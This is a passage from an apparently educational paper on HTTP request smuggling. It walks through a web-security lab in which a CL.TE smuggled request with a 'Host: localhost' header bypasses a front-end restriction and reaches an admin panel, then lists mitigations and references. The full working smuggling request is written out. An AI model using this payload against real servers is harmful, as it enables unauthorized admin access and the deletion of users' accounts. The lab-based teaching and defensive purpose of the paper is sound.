Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 2432

<!DOCTYPE html>
<html>
  <head>
    <link href=
    /resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Exploiting HTTP request smuggling to bypass
      front-end security controls, CL.TE vulnerability
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js"
    >
```

Figure 11: Unauthorized


The attacker got unauthorized response back because the server only accepts to render the `/admin` endpoint if you request it locally.



```
          </p>
        </section>
      </header>
      <header class="notification-header">
      </header>
      Admin interface only available to local users
    </div>
  </section>
</div>
</body>
</html>
```

Figure 12: Unauthorized response


In order to bypass this restriction, he can add the header `Host: localhost` and hope for a bypass.



```
POST / HTTP/1.1
Host:
0ac8008f0330a2608572570600bc0093.web-security-academy
.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
 rv:109.0) Gecko/20100101 Firefox/111.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

x=1
```

Figure 13: Wrap the smuggled request between POST headers


The restriction got bypassed, and the attacker have access to the admin panel



```
<section class="top-links">
  <a href=/>Home
</a>
<p>
  |
</p>
<a href="/admin">
  Admin panel
</a>
<p>
  |
</p>
<a href="/my-account">
  My account
</a>
<p>
  |
</p>
</section>
</header>
```

Figure 14: Admin panel

Here we have a control over the admin permissions, which leads to a privacy violation, and the attacker can either leak sensitive information of the website's users or delete some of them...



Users

wiener - Delete
carlos - Delete

Figure 15: Admin Panel

5 Conclusion and mitigation

This paper underlined the basic notions of HTTP request smuggling and Desync attacks. as everything else in the cybersecurity world, this research is still evolving and researchers are racing for publishing new papers against it and looking for vulnerabilities in the wild.

In order to identify this bug, the researcher needs to determine whether the web application uses a front-end to balance the requests or not. Then the researcher should identify how each server handles the request, is it processing the `Content-length`? Or the `Transfer-Encoding`?

Once developers/pentesters identify this bug, they can remediate it using one of the following techniques

- Use a web application firewall to block the malicious URL and IP addresses
- Normalize abnormal requests, and close the TCP connection for persistent ambiguous requests
- Disable any performance optimizations that use the Content-Length

  and Transfer-Encoding header in the backend server
- Avoid using a Content Distribution Network or reverse proxy server whenever possible

More or less, big consequences may affect a company or an organization just by forgetting about this small configuration. And this leads to data breaches, account takeovers and other dangerous activities. And security measures should be put in place in order to avoid these types of anomalies.

6 References

1. Web security researcher James Kettle [https://portswigger.net/research/james-kettle]
2. HTTP Request Smuggling research paper
   [https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf]
3. HTTP Desync Attacks: Smashing into the Cell Next Door
   [https://www.youtube.com/watch?v=kgkRih2MQtU]
4. HTTP/1.1 RFC [https://www.ietf.org/rfc/rfc2616.txt]
5. Password theft login.newrelic.com via Request Smuggling
   [https://hackerone.com/reports/498052]
6. Mass account takeovers using HTTP Request Smuggling on https://slackb.com/ to steal session cookies [https://hackerone.com/reports/737140]